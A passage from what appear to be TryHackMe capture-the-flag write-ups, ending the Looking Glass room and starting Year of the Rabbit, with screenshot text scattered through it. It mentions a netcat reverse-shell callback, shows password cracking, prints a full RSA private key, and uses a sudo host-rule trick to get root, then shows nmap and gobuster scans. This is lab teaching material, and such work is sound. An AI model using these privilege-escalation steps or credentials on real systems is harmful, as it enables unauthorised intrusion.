When executing /sbin/reboot to restart the system, a callback on the Netcat listener is received, granting a shell as the tweedledum user and When enuemrating common files and directories found a file containing what looks like a number of hashes.
When using the Crackstation online cracking tool, it was able to crack all of these apart from one, which according to the the others seems to the password.

It turns out this was the password for the humptydumpty user, changing to it:

```
jabberwock@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/jabberwock$ whoami
humptydumpty
humptydumpty@looking-glass:/home/jabberwock$
```

This user's home directory does not seem to contain anything useful although the alice user's folder does not allow to list files, the ssh folder can still be accessed it appears to contain a private SSH key.
Copying its contents to a local file:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
~
~
-- INSERT --
```

Assigning to it the appropriate permissions and using it to authenticate as the alice user.

Executing LinPEAS again with the new access that has been obtain through the enumeration performed earlier:

```
alice@looking-glass:~$ cd ../jabberwock/
alice@looking-glass:/home/jabberwock$ ./linpeas.sh
```

```
    linpeas v3.1.7 by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this s
s and/or with the network owner's permission.

Linux Privesc Checklist: https://book.hacktricks.xyz/linux-unix/linux-privilege-escalation-checklist
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You must take a look at it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
  LightMangeta: Your username
```

It appears that there is a Sudo rule for the alice user in the /etc/sudoers.d/alice file:

```
/etc/sudoers.d/alice:alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
/etc/vmware-tools/vm-support:         sed 's/password[[:space:]]\+\(.*\)[[:space:]]\+\(.*\)$/password  xxxxxx/g' > \
```

The -h flag can be used to specify the host when executing commands with Sudo:


```
alice@looking-glass:/home/jabberwock$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/home/jabberwock# whoami
root
root@looking-glass:/home/jabberwock#
```


Even though the host cannot be resolved the commands are still executed as root therefore granting a root-level shell.


Year of The Rabbit :-


```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.189.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 17:23 EDT
Nmap scan report for 10.10.189.105
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
22/tcp open  ssh     OpenSSH 6.7p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   1024 a0:8b:6b:78:09:39:03:32:ea:52:4c:20:3e:82:ad:60 (DSA)
|   2048 df:25:d0:47:1f:37:d9:18:81:87:38:76:30:92:65:1f (RSA)
|   256 be:9f:4f:01:4a:44:c8:ad:f5:03:cb:00:ac:8f:49:44 (ECDSA)
|_  256 db:b1:c1:b9:cd:8c:9d:60:4f:f1:98:e2:99:fe:08:03 (ED25519)
80/tcp open  http    Apache httpd 2.4.10 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.02 seconds

┌──(kali㉿kali)-[~]
└─$
```


```
root@ip-10-10-95-61:~# gobuster dir -u http://10.10.189.105/ -w /usr/share/wordl
ists/dirb/common.txt -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.189.105/
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/assets               (Status: 301) [Size: 315]

/index.html           (Status: 200) [Size: 7853]
/server-status        (Status: 403) [Size: 278]
Progress: 4614 / 4615 (99.98%)
```



10.10.189.105
Word of advice... Turn off your javascript...
OK



Index of /assets
Name Last modified Size Description
Parent Directory -
RickRolled.mp4 2020-01-23 00:34 384M
style.css 2020-01-23 00:34 2.9K
Apache/2.4.10 (Debian) Server at 10.10.189.105 Port 80



kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
10.10.189.105/assets/style.css
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec All labs | Web Security ...
* {
margin: 0px 0px 0px 0px;
padding: 0px 0px 0px 0px;
}
body, html {
padding: 3px 3px 3px 3px;
background-color: #D8DBE2;
font-family: Verdana, sans-serif;
font-size: 11pt;
text-align: center;
}
/* Nice to see someone checking the stylesheets.
Take a look at the page: /sup3r_s3cr3t_fl4g.php
*/
div.main_page {
position: relative;
display: table;
width: 800px;
margin-bottom: 3px;
margin-left: auto;
margin-right: auto;
padding: 0px 0px 0px 0px;
border-width: 2px;
border-color: #212738;
border-style: solid;
background-color: #FFFFFF;
text-align: center;
}
div.page_header {
height: 99px;
width: 100%;
background-color: #F5F6F7;
}
div.page_header span {
margin: 15px 0px 0px 50px;
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
79°F
Mostly cloudy
Search
12:41 AM
10/19/2024


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Advanced Preferences
Firefox about:config
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec All labs | Web Security ...
javascript
Show only modified preferences
browser.opaqueResponseBlocking.javascriptValidator false
browser.urlbar.filter.javascript true
devtools.debugger.features.javascript-tracing false
devtools.debugger.javascript-tracing-log-method console
javascript.enabled false
javascript.options.asmjs true
javascript.options.asyncstack true
javascript.options.asyncstack_capture_debuggee_only true
javascript.options.baselinejit true
javascript.options.baselinejit.threshold 100
javascript.options.blinterp true
javascript.options.blinterp.threshold 10
javascript.options.compact_on_user_inactive true
javascript.options.compact_on_user_inactive_delay 300000
javascript.options.concurrent_multiprocess_gcs.cpu_divisor 4
javascript.options.concurrent_multiprocess_gcs.max 0
javascript.options.discardSystemSource false
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
79°F
Mostly cloudy
Search
12:47 AM
10/19/2024


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
TryHackMe | Year of the
sup3r_s3cr3t_fl4g
Advanced Preferences
10.10.189.105/sup3r_s3cret_fl4g/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec All labs | Web Security ...
Love it when people block Javascript...
This is happening whether you like it or not... The hint is in the video. If you're stuck here then you're just going to have to bite the bullet!
Make sure your audio is turned up!
0:00 / 0:00
Waiting for 10.10.189.105...
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
79°F
Mostly cloudy
Search
12:48 AM
10/19/2024


Request
Pretty
Raw
Hex
\n
1 GET /intermediary.php?hidden_directory=/WExYY2Cv-qU HTTP/1.1
2 Host: 10.10.189.105
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Upgrade-Insecure-Requests: 1
9
10
Search
0 highlights

